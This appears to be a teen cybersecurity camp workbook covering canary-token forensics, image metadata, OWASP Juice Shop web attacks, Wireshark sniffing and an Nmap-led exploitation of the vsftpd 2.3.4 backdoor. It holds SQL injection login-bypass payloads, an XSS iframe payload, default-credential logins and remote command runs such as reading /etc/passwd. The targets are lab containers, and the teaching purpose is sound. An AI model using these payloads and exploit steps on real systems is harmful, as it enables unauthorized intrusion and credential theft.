 1. `git clone <YOUR GITHUB LINK>`



- vi. Navigate to your GitHub folder: `cd <NAME OF YOUR FOLDER>`
- vii. Ensure both canary token files are listed: `ls -alh`
- b. Use existing tokens from the instructor's GitHub account (NOTE: A callback will be made to an email address that you DO NOT OWN AND YOUR IP WILL BE SHOWN).
 - i. Ensure you are in your home folder: `cd ~`
 - ii. Download canary token: `wget https://github.com/csb21jb/Teen-Cybercamp/raw/refs/heads/main/canarytoken.docx`

- iii. You should now see a “canarytoken.docx” file with: ls -alh

2. Forensic Analysis:

a. Investigate Embedded Triggers:

- i. Once you downloaded the file, ensure its a word document: file canarytoken.docx
 - 1. It should read “Microsoft Word 2007+”
- ii. Extract the Word document into a folder: unzip canarytoken.docx -d extracted_word
- iii. This command just extracted all files built within the word document into a folder called “extracted_word”.
- iv. Look for URLs using basic commands: grep -i -r "http" extracted_word/*
- v. Did too much text come back...lets try something easier to read.
- vi. Look for URLs using advanced loops and highlight via colors:


```
find ./extracted_word/ -type f 2>/dev/null | grep -v -E 'doc|lib' | while read -r file; do grep -q -Ei 'user|username|password|pass|http' "$file" 2>/dev/null && echo -e "\nFile: \e[34m$file\e[0m"; grep -Ei --color=always 'user|username|password|pass|http' "$file" 2>/dev/null | grep -vE '^#'; done
```
- vii. Make sure you SAVE these commands. Both versions of the find command detect the malicious website reaching out to canary tokens, but the longer command shows the file and its location more clearly.
- viii. Notice where the website is pointing to!

```
File: ./extracted_word/word/_rels/footer2.xml.rels
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="http://canarytokens.com/terms/about/stuff/9xd23nzz6irkv7jqgfuclenj6/index.html" TargetMode="External"/></Relationships>
```

3. Identify The Trigger:

a. Through the URL

- i. Copy and paste the malicious looking website that you discovered into a web browser. Everything from “http.....html”
- ii. Do you see a blank screen? Look closer...really close...closer!
- iii. If you find a URL, copy it into a browser to verify. Look for subtle clues like a “1x1” image in the tab name, indicating a hidden tracking pixel.



- iv. Check your email after you navigate to the website. Did you get an alert?
- b. Through Microsoft Word (If installed)
 - i. Open the canary token with Microsoft Word.

- ii. Based on the find command from the previous step, we know the link is somewhere in the “footer” portion of the document - let’s look at the document.
- iii. At first glance, this document look empty, but click anywhere in the footer section, zoom to 350% and put your cursor near the top of the footer section.
- iv. Now press the Left Arrow Key until your cursor becomes so small that you can barely see it. This is our 1x1 picture that they’ve hidden in the footer section to be transparent. This is the canary token! Don’t believe me, try resizing the “picture”.



Adobe PDF Analysis (20 mins)

Objective:

Forensically analyze a downloaded PDF file with a Canary Token to uncover the embedded trigger.

1. Download the PDF:

- a. If you are using the previous token, skip ahead. If not download the token [here](#).
- b. Select Adobe PDF Document as the token type and enter your email address for alerts.
- c. Add a note to identify the PDF file (e.g., "Lab PDF File on Desktop").
- d. Click Create Canary token and download the file.
- e. If you don't want to use your own canary token (NOTE: Your IP will be sent to an email that isn't yours): `wget https://github.com/csb21jb/Teen-Cybercamp/raw/refs/heads/main/canarytoken_pdf`
- f. Ensure it's a PDF document: `file canarytoken_pdf`

2. Trigger the Callback:

- a. Rename the PDF file for easy identification.
- b. Open the file in a standard PDF reader (e.g., Adobe Reader).
- c. Check your email for the Canary alert.
- d. Record and analyze the IP address provided in the alert email.

3. Forensic Analysis:

- a. **Look for Embedded Triggers:**
 - i. Navigate wherever your pdf canary token is.
 - ii. Identify objects with embedded URLs or scripts. In the following command `-O` or `--objstm` option in `pdf-parser` instructs the tool to parse and analyze streams within `/ObjStm` objects. Run: `pdf-parser.py -O <Your PDF Canary Token>`
 - iii. Look for suspicious website links.
- b. **Verify Findings:**
 - i. Copy and paste the discovered link into your browser. What does it do?
 - ii. Check your email for a callback alert and analyze the IP address.

Key Takeaways:

- What specific challenges might you encounter when analyzing embedded URLs or scripts in PDF files using `pdf-parser.py`?
- How can the implementation of canary tokens enhance the detection of malicious activities within an organization?
- What potential ethical dilemmas might arise from deploying canary tokens in cybersecurity operations, and how can these be addressed?

Steganography Analysis with ExifTool (15 mins)

Objective:

Use `exiftool` to analyze and modify image metadata to uncover hidden messages, a technique commonly used in digital forensics and steganography.

Forensic Analysis with ExifTool

ExifTool is a powerful forensic tool that allows us to extract, edit, and remove metadata from image files. Metadata includes hidden details like the date and time a photo was taken, the camera model, GPS location, and even editing history. Cybersecurity professionals and forensic analysts use ExifTool to uncover hidden information, track digital evidence, and detect manipulation. Attackers can also use metadata to embed secret messages or cover their tracks, making metadata analysis a crucial skill in digital forensics and privacy protection.

Download the Image:

1. Download the image we will be working with:
`wget https://github.com/csb21jb/Teen-Cybercamp/raw/refs/heads/main/hidden_message`
2. Verify the file type to ensure it's a JPEG image: `file hidden_message`

Extract Metadata

1. Use `exiftool` to analyze the image metadata: `exiftool hidden_message`
2. Look for unusual metadata fields. Notice anything fishy?
3. Pay close attention to the **comments, descriptions, or custom tags** that may contain hidden information.

Locate Hidden Messages

1. Try searching for specific keywords in the metadata.
2. If any suspicious text is discovered, document it.
3. Sometimes, base64 encoding is used to hide messages.

Modifying Metadata with ExifTool (5 mins)

Now, let's alter metadata to simulate how attackers may hide data within an image.

Embed a Hidden Message

1. Modify the image metadata to include a secret message: `exiftool -Comment="Top Secret: The passphrase is cyber2025!" hidden_message`
2. If successful, it will tell us that 1 image file was updated.
3. Verify the changes and find your comment: `exiftool hidden_message`

Discussion:

- What types of metadata did you find in the image?
- How could metadata be used in a forensic investigation?
- Why is it important to detect metadata manipulation?
- How can organizations protect against hidden messages in image files?

Key Takeaways:

- **Steganography** can be used to hide sensitive information inside images.
- **ExifTool** helps forensic analysts extract and modify image metadata.
- Attackers may use **metadata removal** as an anti-forensic technique.
- Understanding metadata is crucial for **digital forensic investigations**.

Technical Enrichment:

Build a script using AI to scale these processes to analyze hundreds of files with various extensions - an essential task for forensic analysts and blue team professionals. Download 10-15 files simulating what you need to parse through 15 PDF files and 10 Microsoft Word Documents. We already went over building scripts using AI, so have it scan all the canary tokens to pull the information you need using the tool such as pdf-parser.py, unzip, and grep. Piece together what you learned so far to build a custom tool for file analysis and share your findings. Save your tool on Github when finished.

Walkthrough Document for Teen Cybersecurity Camp: Lab 6 (1 hour)

Lab Title: Exploring OWASP Top 10 with Juice Shop - Web Vulnerabilities

Lab Description

This lab introduces the OWASP (Open Web Application Security Project) Top 10 vulnerabilities by exploring a deliberately insecure web application called OWASP Juice Shop. You will learn how to exploit common vulnerabilities, understand their impact, and discover strategies to defend against them. Activities include bypassing login screens with SQL Injection, exploiting broken authentication mechanisms, and exploring the impact of insecure data handling.

Learning Objectives

- Identify and exploit common vulnerabilities from the OWASP Top 10.
- Understand how these vulnerabilities impact real-world web applications.
- Learn strategies to mitigate these risks.

Materials Needed

1. **OWASP Juice Shop:** Deployed via Docker or on a cloud instance.
2. Web browser (e.g., Chrome or Firefox).

Vulnerability 1: Broken Authentication (15 mins)

What is Broken Authentication?

Broken Authentication occurs when web applications don't properly enforce login mechanisms, allowing attackers to access accounts with weak or default passwords.

What Happened?

Attackers used stolen credentials from other breaches to access Yahoo accounts (credential stuffing). Additionally, Yahoo's lack of two-factor authentication (2FA) and weak password policies made it easy for attackers to break into accounts.

Why Is This Broken Authentication? Yahoo failed to enforce strong passwords or additional authentication layers, enabling attackers to exploit reused passwords from other breaches.

Steps:

1. Watch this video - [here](#)
2. Find the Domain Name for the Login Email:
 - a. Go to the login page: <http://<IP>:3000>
 - b. We first need to find an email address that we can use to login
 - c. Navigate around the Juice Shop website (e.g., check the "About Us" or "Contact" pages) to discover the domain name used for email addresses.
 - d. For example, you may find `@juice-shop.local` as the domain.
3. Attempt to Log In with Default Credentials:
 - a. Use the following credentials:
 - i. Username: `admin@<discovered-domain>`
 - ii. Password: `admin123`
 - b. If successful, you will gain administrative access. This process can easily be bruteforced as the username was in a blog post and the password is most password list that hackers use to brute-force logins.

```
(cb㉿cb-xps)-[/usr/share/wordlists]
└─$ cat rockyou.txt | grep admin123
admin123
```

Discussion:

- Why are simple passwords and default credentials dangerous?
- How can this be prevented from a user and server admin perspective?
- What other tools can automate this process from your research?

Vulnerability 2: SQL Injection (20 minutes)

What is SQL Injection?

SQL Injection is when attackers trick a web application into running unintended commands by inserting malicious input into database queries. This can give attackers unauthorized access to sensitive information. Basically, it's a way for hackers to mess with a website's database by putting in bad information, letting them see or steal private data like usernames and passwords.

Heartland Payment Systems Breach (2008): SQL Injection Led to Massive Data Theft

What Happened?

In 2008, Heartland Payment Systems, one of the largest payment processors in the United States, experienced a catastrophic data breach. Attackers exploited an SQL Injection vulnerability in the company's payment processing systems to infiltrate their network. This allowed them to steal approximately 130 million credit and debit card numbers, making it one of the largest data breaches in history at the time.

Why Did It Happen?

Heartland's web applications failed to validate user input properly, allowing attackers to manipulate database queries through malicious input. This is similar to tricking a security guard into opening a vault by saying the right "magic words."

Impact:

- **Massive Financial Losses:** Customers' financial information was compromised, leading to widespread fraud and identity theft.
- **Regulatory Fines and Lawsuits:** Heartland faced legal battles and substantial fines for failing to protect sensitive data.
- **Industry-Wide Fallout:** This breach highlighted the vulnerabilities in payment processing systems, prompting widespread reforms in Payment Card Industry Data Security Standards (PCI DSS).

Steps:

1. Watch this video first - [here](#)
2. Go to the Juice Shop login page - <http://<IP>:3000/#/login>
3. Enter the following into the **username** field: '**OR 1=1 --**
 - a. There are multiple sql injection payloads that could work:
**' OR '1='1
" OR "1)="1
'OR 1 OR
';--
Admin'--
1' or '1='1'-- -**

`any' OR 1=1 LIMIT 1;#`

4. Enter any text or “password” in the **password** field and click **Login**.
5. Observe that you’ve bypassed the login screen.
6. Save this in your notes for future reference....
7. Look up other SQL injection payloads that can be used and add them to your notes under web attacks. Try multiple SQL injection payloads on the website by logging out and trying to log back in.

Why does this work?

SQL Injection works by tricking the computer into running a different command than it was supposed to. When you enter '`OR 1=1 --`' into the username field, it changes the way the server checks for your username and password in the database where all of the credentials are stored.

This is how it works step by step:

1. Usually, the computer uses a command like this to check if your username and password are correct:
 - a. "SELECT * FROM users WHERE username = 'user_input' AND password = 'password_input';"
2. When you type '`OR 1=1 --`' in the username box, the command changes to:
 - a. SELECT * FROM users WHERE username = " OR 1=1 -- ' AND password = 'password_input';"
3. What It Does:
 - a. The single quote (`) closes the username part early.
 - b. `OR 1=1` always makes the statement true, so it bypasses the need for a correct password.
 - c. The double hyphen `--` tells the computer to ignore the rest of the command.
4. Result: Since `1=1` is always true, the computer lets you in without checking the password. This means you can get into the system without the correct login details.

This vulnerability shows why it's super important to make sure servers check user input correctly to prevent from being exploited. Otherwise, people can sneak in without permission.

Understanding how SQL Injection works is important because it teaches us about the need for secure coding practices. Just like how a strong lock keeps your home safe from intruders, good coding practices keep websites and apps safe from hackers. If we don't fix these weaknesses, hackers can sneak in and steal important information. This is why knowing about different types of cyber threats, like SQL Injection is crucial. By understanding all these aspects, we can build stronger defenses and better protect our data and systems.

Discussion:

- Why did this attack work?
- How could this be prevented?

Vulnerability 3: Cross-Site Scripting (XSS) (20 minutes)

What is XSS?

XSS occurs when attackers insert malicious scripts into webpages, tricking other users into executing them. This attack can steal sensitive data like cookies or session tokens allowing the attackers to login without credentials. When a server is vulnerable to XSS, it allows malicious javascript to be ran **ON THEIR SERVERS** without them knowing about it - not good.

Fortnite Vulnerability (2019)

In early 2019, the popular online game Fortnite was found to have an XSS vulnerability that could have allowed attackers to take over user accounts. The flaw resided in an unsecured web page, which could be exploited to redirect users to a malicious page, potentially leading to account compromise or to trick users in thinking they are getting v bucks to only get their credit card info stolen from a fake website.

Steps:

1. Watch this video first - [here](#)
2. Go to the Juice Shop login page: <http://<IP>:3000>
3. Navigate to the **Search bar** (magnifying glass) on top of the page.
4. Enter the text and press enter: `<iframe src="javascript:window.open('javascript:alert('Your browser is infected! Download antivirus from the admin site at www.hacker.com.')')">`
5. Submit the comment and observe how the command executes on the server.
6. Imagine if the attacker embedded the link below in a comment that is hyperlinked and a user clicked on it (CHANGE THE IP AND REMOVE THE <> SYMBOLS):
`http://<IP>:3000/#/search?q=%3Ciframe%20src%3D%22javascript:window.open('javascript:alert(%60Your%20browser%20is%20infected!%20Download%20antivirus%20from%20the%20admin%20site%20at%20www.hacker.com.%60)'%22)%3E`

This vulnerability is dangerous because it allows hackers to insert harmful scripts into a website which makes the website and server run code that you want. This can be used to then trick other users into running these scripts from a simple blog post with a malicious link that inserts

Discussion:

- How do you think SQL Injection vulnerabilities can impact a company's reputation and trust with its users? What are some real-world stories you can find?
- Why is it essential to understand and prevent Cross-Site Scripting (XSS) attacks in today's digital world? What steps can developers take to secure their websites from XSS vulnerabilities?
- In your opinion, what are the most effective ways to educate users and developers about the importance of secure coding practices? How can we encourage more people to take cybersecurity seriously?

Walkthrough Document for Teen Cybersecurity Camp: Lab 7 (1 hour)

Lab Title: Wireshark for Network Analysis

Lab Description

In this lab, students will use Wireshark to capture and analyze network traffic. They will navigate to an unencrypted HTTP website and observe how credentials entered on the site can be intercepted in plain text. This exercise demonstrates the importance of using secure websites (HTTPS) to protect sensitive information.

Learning Objectives

- Capture and analyze network packets using Wireshark.
- Understand why encryption is essential for securing online communications.


Materials Needed

- Wireshark installed on your computer.
- Internet access.

Step-by-Step Walkthrough

Install and Open Wireshark (10 minutes)

1. If Wireshark is not installed, download it from <https://www.wireshark.org/download.html> and install it on your computer based on your operating system.
 - a. If you're using Windows, use the installer version
 - b. Use all default settings and you must restart your computer.
2. Launch Wireshark.
3. Select the correct network interface for capturing traffic (e.g., **Wi-Fi** or **Ethernet**).
 - a. Look for the interface with the most traffic activity (represented by a moving graph).




4. The packets should automatically start capturing, but if not click the blue shark fin icon.

Navigate to an HTTP Website and Conduct Analysis (15 mins)

1. Open a browser and go to the following unencrypted website (this is a controlled lab):
 - a. <http://<IP>:8080/dvwa/login.php>
2. Enter the following credentials on the login page:
 - a. **Username:** admin
 - b. **Password:** password
3. Click **Login** to submit the credentials.
4. Leave the website open for now.
5. Click **Stop Capturing Packets** (red square icon).
6. In the search bar at the top, type **http** and press Enter to filter the results.
7. Look for a packet with a **POST** request to the lab IP address as the destination.

No.	Time	Source	Destination	Protocol	Length	Info
4899	84.205053	192.168.66.142	209.38.50.143	HTTP	617	GET /dvwa/login.php
4918	84.272933	209.38.50.143	192.168.66.142	HTTP	60	HTTP/1.1 200 OK (t
5020	84.512599	192.168.66.142	209.38.50.143	HTTP	608	GET /favicon.ico HT
5037	84.544981	209.38.50.143	192.168.66.142	HTTP	571	HTTP/1.1 404 Not Fo
6171	96.353356	192.168.66.142	209.38.50.143	HTTP	902	POST /dvwa/login.pl

- a. A **POST** request is simply information that you sent to the server, which in this case was a username and password in plain text, meaning anyone that is in the middle of your connection can extract your credentials.
8. Right-click the packet and select **Follow > HTTP Stream**.
9. Observe the captured data:
 - a. Look for your username (**admin**) and password (**password**) in plain text.



How You Would Document Your Findings

Observation	Details
Website	<a href="http://<IP>:8080/dvwa">http://<IP>:8080/dvwa
Credentials Captured	Username: admin, Password: password
Vulnerability Identified	Credentials visible in plain text from HTTP via wireshark

Analyze Encrypted Traffic in Wireshark with HTTPS and QUIC

What is QUIC?

QUIC (Quick UDP Internet Connections) is a new way for computers to talk to each other on the internet, created by Google. It's faster and more secure than older methods like TCP (Transmission Control Protocol). QUIC helps websites load quickly and keeps your information safe while you're browsing.

What is TCP and UDP?

1. TCP (Transmission Control Protocol):

Think of TCP like sending a letter with tracking. It makes sure every piece of information gets to the right place and in the right order. It's reliable, but it can be slow because it must double-check everything.

2. UDP (User Datagram Protocol):

UDP is like sending a text message—it's quick but doesn't check if it was delivered. It's used for things like online games and video calls where speed is more important than reliability.

3. QUIC Combines the Best of Both:

QUIC uses UDP to be super-fast, but it also adds features like encryption and reliability to make sure your information is safe and gets where it needs to go.

How Does QUIC Protect Your Traffic?

1. Encryption for Privacy:

QUIC uses encryption to scramble the data you send over the internet. This means that even if someone is watching the traffic with tools like Wireshark, they can't read what's inside. For example, if you log in to a secure website, QUIC makes sure your username and password stay private.

2. Hides Extra Information:

QUIC doesn't just hide the content you send (like your password); it also hides extra details like where the packets are coming from or their sequence numbers. This makes it harder for attackers to figure out what you're doing online.

3. Secure Handshakes:

When you visit a website, your browser and the website have a quick "handshake" to agree on how to communicate securely. QUIC does this handshake super-fast and securely, so your connection is safe right from the start.

Why is QUIC Better Than HTTP?

HTTP without encryption is like writing your password on a postcard—anyone who intercepts it can read it, just like we did in the previous step. QUIC, on the other hand, wraps your traffic in an envelope with a lock that only the website can open. Even if someone intercepts the packets, all they'll see is scrambled data that makes no sense.

Why It Matters

QUIC keeps your private information safe from hackers and anyone trying to spy on your internet activity. It's faster and more secure than older technologies like HTTP or even HTTPS with TCP. This is why many big websites, like Facebook and YouTube, now use QUIC to protect your data while keeping things speedy.

Steps to recreate and see the encryption real time!

1. Stop wireshark if not already via the red square.
2. Navigate to facebook.com. It's ok if you don't have an account.
3. Enter any email address and password, but **DON'T** click Login.
4. If wireshark asks if you want to save your packets, select "continue without saving".
5. Start wireshark with the blue shark fin.
6. Press login on Facebook, wait 3 seconds.
7. You should now see traffic come across wireshark.
8. Stop wireshark with the red square.
9. In the search bar enter: `http2 || quic`
10. Notice we can't see our POST (packet that we entered the username and password).
11. Also notice that all of the packets say "Protected Payload" meaning its encrypted.
12. Right-click any packet and select **Follow > UDP Stream**.
13. Now look for your password - you'll never find it. It's encrypted with random characters!

Key Takeaway: When using HTTPS or QUIC, credentials and other sensitive data are encrypted, meaning they cannot be captured and viewed in plain text as they are with HTTP.

Optional Discussion Points

- Why is it important to use encryption methods like QUIC and HTTPS when sending sensitive information over the internet?
- In what ways does encryption protect your personal data while browsing online, and what could happen if you use a website that does not encrypt its traffic?
- **Ethical Considerations:** Imagine logging into your email on an unencrypted site in a coffee shop that you have no idea if that's the actual "Starbucks" Wi-Fi. An attacker could capture your password and gain access to your private information. This is why 2 Factor Authentication is vitally important.

Walkthrough Document for Teen Cybersecurity Camp: Lab 8 (2 hours)

Lab Title: Vulnerability Scanning and Exploitation

Lab Description

In this lab, students will perform efficient vulnerability scans using Nmap and Nessus (Highlighted during the technical enrichment). During a penetration test, scanning is the second step after Reconnaissance. The scanning portion is the one of the most important steps (only second to Reconnaissance) as if you don't find vulnerabilities, you are not helping the client. This portion will scan common ports, analyze services running on those ports, and interact with HTTP, HTTPS, and FTP servers to identify potential risks based on out-of-date software that can be exploited by attackers. Our mission is to find these vulnerabilities before the attacker does. By analyzing scan results, students will gain hands-on experience in understanding and mitigating vulnerabilities.

Learning Objectives

- Perform an all-in-one Nmap scan to detect open ports, services, and operating systems.
- Analyze scan results and identify vulnerabilities in network services.
- Interact with open services like HTTP, HTTPS, and FTP to explore potential misconfigurations.
- Use Nessus to conduct deeper vulnerability analysis.

Why are we SSHing into a different IP and scanning 172.18.0.3/24?

Imagine the cloud server that you SSH into as a big computer in the cloud that you can connect to from anywhere. It's like a gateway that gives you access to a smaller network inside it. Think of it as logging into a big building where inside, there are many smaller rooms (virtual machines or containers).

Once you're inside this "big building" (the cloud server), you'll find smaller "computers" called Docker containers. These Docker containers are like tiny, self-contained machines living inside the cloud server. They can run their own programs and have their own unique addresses. In this case, the container you're scanning is at 172.18.0.3, and the "/24" means it's part of a small local network where these containers can "talk" to each other.

The Goal: By scanning the 172.18.0.3/24 network, you're checking for open ports, services, and vulnerabilities on this private network (all 255 IPs). These scans help you figure out what's running, how it's set up, and whether there are any weaknesses an attacker could exploit.

Introduction to Vulnerability Scanning (10 minutes)

What is Vulnerability Scanning?

Vulnerability scanning identifies weaknesses in systems or networks that attackers might exploit. There are two tools that we will use from the command line and software that you should have already installed on your computer (Nessus).

- **Nmap:** A powerful network scanner for discovering open ports, services, and system details from the command line.
- **Nessus:** A vulnerability scanner that identifies specific flaws and misconfigurations in systems and software. (You will have to manually install this onto your system and only part of the technical enrichment)

Real-World Example:

- In the **Capital One Data Breach (2019)**, attackers exploited a misconfigured web application firewall. Vulnerability scanning tools could have identified and corrected this issue beforehand.

Nmap Scan (20 minutes)

Objective: Perform a consolidated scan to detect open ports, services, and operating systems while minimizing resource usage.

Nmap is a tool used to scan networks to find open ports and services on computers and servers. In cybersecurity, it's important to know about these ports because they can act like doors that attackers might use to get in and cause damage. By understanding what ports open and what services are running, a cybersecurity professional can find and fix weaknesses before attackers can exploit them. This helps keep our networks and data safe from harm.

1. If you need help on what a portion of the nmap command is doing: `nmap -h`
2. Run the All-in-One Nmap Scan to find all the computers on the network range:
`nmap 172.18.0.0/24`
 - a. This will quickly list the computers that are on the 172.18.0.0/24 network and the ports that are open. Quickness doesn't mean thoroughness so the next scan will take longer, but will provide more details about the computers ports and services.
 - b. It's vitally important you only scan the network range in which you are approved to scan based on your scope of work as a cybersecurity professional.
3. Use Nmap Scripting Engine (NSE) to focus on the 172.18.0.3 computer:
 - a. Add Nmap scripts to gather detailed information about services:
`nmap --top-ports 100 -sV -v --script=default -oN nmap_full_scan.NSE.txt 172.18.0.3`

- b. This uses default scripts to provide vulnerability and service information. Examples include `http-title`, `ftp-anon`, and `smb-enum-shares`.

4. Explanation of the scan

- a. `--top-ports 100`: Scans the 100 most common ports.
- b. `-sV`: Detects versions of services running on open ports.
- c. `-v`: This is “verbose” meaning it will provide us feedback what it’s doing real time.
- d. `-oN nmap_full_scan.txt`: Saves the scan results to a file for analysis.
- e. Look over the ports and names of the services. If you scroll to port 21, it shows you the Port number, State (open or closed), Service Name, and Version.

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4

5. Annotating your findings

- a. Copy and Paste your scans to your notetaker. Look in the classroom folder for a template to log your findings.

Interacting with Services (30 mins)

Objective: Understand the significance of open ports and interact with accessible services.

1. Identify Open Ports:

- a. Look for open ports in the scan results: `cat nmap_full_scan.NSE.txt`

2. Navigate to Web Services (HTTP/HTTPS):

- a. Note port 80 can be accessed through your browser right now through port 8080 as we have forwarded so you can visually see it. Normally you will just use the same port as indicated in the scan, but the computer you are sshing into is already using port 80.
Navigate to: <http://<IP>:8080>
 - i. We can also view the website through command line: `curl http://<IP>:8080`
- b. Nmap can reveal unnoticed webpages, potentially exposing servers unnecessarily. Sometimes administrators forget to remove unused webservers which could pose a security risk.

3. Access FTP Servers:

FTP (File Transfer Protocol) is used for transferring files between a client and server over a network. It's a file sharing protocol.

- a. We can see that the anonymous user is allowed on port 21.
 - i. “ftp-anon: Anonymous FTP login allowed (FTP code 230)”

```
21/tcp  open  ftp          vsftpd 2.3.4
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to 172.18.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
| End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

- b. Use terminal to connect to open FTP ports: `ftp 172.18.0.3`
- c. Use the username as indicated in the NMAP scan: `anonymous`
- d. Use a blank password when prompted.
- e. If we see “230 Login successful.” we are now logged into the ftp server.
- f. Let’s see if there any files in the directory: `ls`
- g. We can see there is a file called “private.txt”.
- h. We cannot use the cat command like we can on our machine to see the files, so we need to download the file first to your computer: `get private.txt`
- i. You should see that the file transfer completed.
- j. Exit out of ftp server: `bye`
- k. Confirm the file is in your folder with: `ls`
- c. Let’s see what’s in the file: `cat private.txt`

3. Document Your Findings:

- a. Create a table summarizing observations:

Service	Port	Action Taken	Observations
HTTP	80	Navigated to webpage	Found login page with default admin prompt
HTTPS	443	Explored secure site	SSL certificate mismatch warning
FTP	21	Logged in as anonymous user	Downloaded "private.txt" with sensitive data
FTP	21	The FTP server appears to be vulnerable!!	Need to research for exploits

Researching and Exploiting the Vulnerability (45 mins)

Objective:

Understand the importance of obtaining approval before exploiting vulnerabilities, learn how to research a vulnerability which was identified in the NMAP scan, and create a Python script to exploit the vulnerability in a controlled environment.

Why Approval is Critical

Before attempting to exploit a vulnerability, it is crucial to have explicit approval from the client or organization:

- **Avoid Service Disruption:** Exploiting vulnerabilities can accidentally crash services or cause system downtime, impacting business operations.
- **Preserve Trust:** Causing unintentional harm, such as service downtime, undermines the purpose of the engagement and can damage your organization's reputation.
- **Stay Within Legal Boundaries:** Performing unauthorized actions may breach legal agreements or terms of service, leading to liability for damages.

By adhering to the approved scope of work, you ensure that testing aligns with the client's objectives and expectations.

Steps to Research and Exploit the VSFTPD 2.3.4 Vulnerability:

1. Analyze the NMAP scans:

- a. Look at the NMAP scans and look at the version for port 21.

```
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
root@debian-s-1vcpu-1gb-nyc3-01:~# nmap 172.18.0.3 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-30 06:50 EST
Nmap scan report for 172.18.0.3
Host is up (0.0000080s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

- b. The exact version can be detected with the -sV flag for version.

2. Search Online for Information:

- a. Use trusted sources such as: [Exploit-DB](#) or GitHub for exploits
- b. Always review the code and ask AI if the code is malicious.
- c. Search terms in Exploit-DB: "VSFTPD 2.3.4"

- d. There are two items that pop up, a python script and a Metasploit payload
 - e. We'll use a GitHub python script due to the reliability of the script on Exploit-DB. The exploit on Exploit-DB will only allow one student to connect to it at a time.
3. **Understand and Researching the Vulnerability:**
- a. It's vitally important to understand the vulnerability so we don't break anything without explicit written permission by someone who is authorized to give this permission.
 - b. The VSFTPD 2.3.4 vulnerability (CVE-2011-2523) is a backdoor that allows attackers to gain unauthorized remote shell access. When a username ending with `:`) is provided, the server opens a shell (door) on port 6200, enabling remote code execution (RCE). In plain English, when you put a username of "sam:" the server opens a door waiting for someone to come in. We will use scripts to exploit this vulnerability. This vulnerability was introduced through a compromised distribution, posing severe risks of system compromise and highlighting the importance of using verified software sources.
4. **Exploit the Vulnerability:**
- a. Using the python script:
 - i. The python script from exploit DB will crash the FTP service so we'll use this one from GitHub - [here](#)
 - ii. Let's download the file using wget. Navigate to your command line and download the file: `wget https://raw.githubusercontent.com/ahervias77/vsftpd-2.3.4-exploit/refs/heads/master/vsftpd_234_exploit.py`
 - iii. Ensure the file has the proper contents: `cat vsftpd_exploit.py`
 - iv. Since you now understand how to use AI, lets use it to ensure nothing is malicious.
 - v. After you have AI scan the file for you, run the script to see what commands we need to add: `python3 vsftpd_234_exploit.py`
 - vi. We can see that the script wants us to add the IP address, port and command
 - 1. "Example: ./vsftpd_234_exploit.py 192.168.1.10 21 whoami"
 - vii. Run the exploit to see if we have Remote Code Execution on the machine: `python3 vsftpd_234_exploit.py 172.18.0.3 21 whoami`
 - viii. If the command fails, wait a moment and try again because multiple students are using the same port.
 - ix. We have identified that we have root access. This means we have administrative control of the machine and can achieve Remote Code Execution (RCE) due to this vulnerability. It allows us to execute any command on the machine by modifying the previous command each time we run the script.
 - x. Try other commands that you have learned. Note that if there is a space in the command, you must use quotes. Example, lets look at all of the users on this machine: `python3 vsftpd_234_exploit.py 172.18.0.3 21 "cat /etc/passwd"`
5. **Document Findings**
- a. Summarize:

- i. CVE ID.
- ii. Exploit description.
- iii. Annotate your steps in how you exploited it
- iv. Risks, potential impact, recommendations and next steps to fix it.

Discussion Prompts

1. What ports and services were open?
2. Were you able to interact with the services? What did you find?
3. How could attackers exploit open ports or misconfigured services?
4. What steps would you take to secure these vulnerabilities?

Key Takeaways

- What ports and services were open during your scan, and how did you identify them?
- In what ways could attackers exploit the open ports or misconfigured services you discovered?
- What steps would you recommend securing these identified vulnerabilities?

Technical Enrichment

Using Nessus for Vulnerability Scanning (30 mins)

Objective: Use Nessus to identify specific vulnerabilities and prioritize remediation efforts. This portion of the lab requires you to download, install, and request for an activation code on your computer. If you don't have an Apple, Windows 11 or newer, or Linux - you cannot perform this lab. Nessus should already be installed based on the Day 0 requirements, but if not follow the installations steps below and have it running in the background. Just note that the setup will take at least an hour to install and configure all the packages.

1. Installation:

- a. Go [here](#) to register and get a free activation code. Check your email for the code.
- b. Click the download link to start the download of Nessus after you verify your platform.
- c. Install Nessus

2. Start Nessus:


- a. If Nessus is already installed, go [here](#) to start it based on your system. It may already be running.
 - i. *Windows:*
 1. Start - In the search bar type "cmd". Right click on "Command Prompt", select "Run as Administrator", select yes on the next screen.
 - a. In the command prompt type: `net start "Tenable Nessus"`
 2. Stop - In the search bar type "cmd". Right click on "Command Prompt", select "Run as Administrator", select yes on the next screen.
 - a. In the command prompt type: `net stop "Tenable Nessus"`
 - ii. *Mac:*
 1. Start - In terminal: `sudo launchctl start com.tenablesecurity.nessusd`
 2. Stop - In terminal: `sudo launchctl stop com.tenablesecurity.nessusd`

3. Log into Nessus:

